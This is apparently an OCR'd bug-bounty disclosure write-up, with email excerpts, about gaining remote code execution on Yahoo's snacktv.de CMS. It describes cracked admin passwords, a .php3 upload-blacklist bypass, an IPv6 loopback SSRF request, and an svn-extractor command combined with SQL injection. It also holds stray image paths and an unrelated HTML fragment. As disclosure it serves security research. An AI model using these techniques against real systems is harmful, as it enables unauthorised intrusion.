
Yahoo ended up taking the site offline seven minutes after I was able to execute code. I reported every issue I found as I found it and didn't keep anything from them. I was emailing them to give them a heads up as well. I've always had a good relationship with Yahoo up until this point.

They brought the site back up either the next day or the day after with the same passwords in place. I had unknowingly left JTR running in a tab on my desktop cracking the other passwords.

I logged in with another admin user and noticed they were blocking .php files. I was able to bypass this by uploading a php file with a .php3 extension. Hooray for blacklists, right?

Again I had RCE on the server. I reported this issue again and wrote up some other vulnerabilities before they took the site down again.


At the same time I was also looking at other snacktv.de sites and found two SSRFs. I reported these issues as well and they were marked as “not actually valid”. IPv6 is valid! Just saying.



5684	http://devel.server.verticalnetw...	/proxy/follow_until_end/?url=http://[::1]:80/	GET	☑	□
5685	https://syndication.twitter.com	/widgets/timelines/paged/346965569398001664?callback=__twttr.callbac...	GET	☑	□
5686	https://syndication.twitter.com	/widgets/timelines/paged/346965569398001664?callback=__twttr.callbac...	GET	☑	□

```
<HeAd>
  <Title>HTML5 Default</Title>
  <Meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</Meta>
<Style type="text/css" media="screen">
  <![CDATA[html, body  { height:100%; }
  body { margin:20px; padding:0; overflow:auto;font-family:arial;font-size:11px;
  }
  object:focus { outline:none; }
  #flashContent { display:none; }
  .grey {
    color:#999999;
  }
  .highlight {
    color:red;
  }]]>
</Style>
<Script type="text/javascript"><Br>
```

I would like to thank Yahoo for stringing me along for three weeks about these payouts just to mark everything out of scope except for the one out of seven .svn repos exposed that I reported to them during this time period.



Sean Melia [redacted]
to Andrew
Jan 14

svn extractor works Andrew. I got RCE on that server :)

Andrew [redacted]
to me
Jan 14

I am playing around with svn extractor right now, it looks like it's just enumerating files based on the svn repository. I'm not seeing any source code though.

Nice on the RCE. How did you get that?

From: Sean Melia <[redacted]
To: Andrew [redacted]yahoo-inc.com>
Sent: Thursday, January 14, 2016 4:00 PM
Subject: Re: cms.snacktv.de .svn Repository

Sean Melia [redacted]
to Andrew
Jan 14

python svn-extractor.py --url http://cms.snacktv.de

This will download them into the output folder.

I combined the svn + sqli found due to the source code being exposed + file upload to RCE.